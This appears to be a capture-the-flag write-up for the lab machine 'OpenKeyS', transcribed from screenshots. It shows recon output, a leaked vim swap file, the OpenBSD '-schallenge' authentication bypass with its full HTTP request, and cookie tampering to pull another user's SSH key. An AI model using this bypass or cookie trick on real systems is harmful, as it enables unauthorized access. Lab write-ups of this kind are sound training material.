

OpenKeyS

==================
| OPENKEYS 10.10.10.199 |
==================




InfoGathering

SCOPE



```
Hosts
=====

address       mac  name          os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----          -------  ---------  -----  -------  ----  --------
10.10.10.199       openkeys.htb  OpenBSD             4.X    device
```


SERVICES



```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.199  22    tcp    ssh   open   OpenSSH 8.1 protocol 2.0
10.10.10.199  80    tcp    http  open   OpenBSD httpd
```

SSH


[*] SSH-2.0-OpenSSH_8.1



```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_    keyboard-interactive
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP

LOGIN PAGE: http://10.10.10.199/index.php




FUZZ RESULTS

```
css                 [Status: 200, Size: 697, Words: 215, Lines: 23]
fonts               [Status: 200, Size: 1066, Words: 385, Lines: 26]
index.php           [Status: 200, Size: 4837, Words: 110, Lines: 102]
images              [Status: 200, Size: 589, Words: 160, Lines: 22]
index.html          [Status: 200, Size: 96, Words: 13, Lines: 7]
includes            [Status: 200, Size: 711, Words: 211, Lines: 23]
js                  [Status: 200, Size: 582, Words: 156, Lines: 22]
vendor              [Status: 200, Size: 1522, Words: 635, Lines: 30]
```

FOUND ROOT WEB DIRECTORY ON TARGET
SOURCE: http://10.10.10.199/includes/auth.php.swp

USERNAME: jennifer@openkeys.htb
ROOT WEB DIR: /var/www/htdocs

SCREENSHOT EVIDENCE OF USERNAME AND ROOT WEB DIR


10.10.10.199/includes/auth.p
10.10.10.199/includes/auth.php.swp
OsbornePro
GoDaddy
ProtonMail
Bitwarden
NordVPN
Bitdefender
Webroot


```
b0VIM 8.1�-�^���jenniferopenkeys.htb/var/www/htdocs/includes/auth.php 3210#"
session_destroy(); session_unset();{function close_session()} $_SESSION["username"] =
$_SERVER['REMOTE_ADDR']; $_SESSION["last_activity"] = $_SERVER['REQUEST_TI
```

I downloaded this file and used strings to read it

```
wget http://10.10.10.199/includes/auth.php.swp
strings auth.php.swp
```

Reading the file I discovered another file location at
http://10.10.10.199/includes/../auth_helpers/check_auth

SCREENSHOT EVIDENCE OF CHECK_AUTH LOCATION



```
ssion expired? { if(isset($_SESSION["logged_in"])) // is
 $cmd = escapeshellcmd("../auth_helpers/check_auth "
```


Gaining Access

From the information gathered above I know OpenBSD is being used to host the web server. I was also able to view the authentication function used.
THe libc module in OpenBSD 6.6 is vulnerable to an authentication bypass vulnerability that uses -schallenge in the username field to define an option that bypass es authentication
REFERENCE: https://seclists.org/bugtraq/2019/Dec/8

LOGIN PAGE: http://10.10.10.199/login.php
USER: -schallenge
PASS: whatever


After signing in the site redirects to http://10.10.10.199/sshkey.php

SCREENSHOT OF BURP REQUEST



```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.199/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
DNT: 1
Connection: close
Cookie: PHPSESSID=983p1312rli29i7nq0pbak7j84
Upgrade-Insecure-Requests: 1

username=-schallenge&password=passw0rd1%21
```

SCREENSHOT EVIDENCE OF AUTHENTICATION BYPASS




OpenSSH key not found for user -schallenge

Back to login page

The message on the page is looking for an SSH key for the username ‘-schallenge’
I will need to make a modificaiton to the cookie if I wish to return the key for the user Jennifer I discovered earlier

I modified the cookie using a firefox cookie manager extension and created an entry called username and gave it a value of jennifer

SCREENSHOT EVIDENCE OF COOKIE

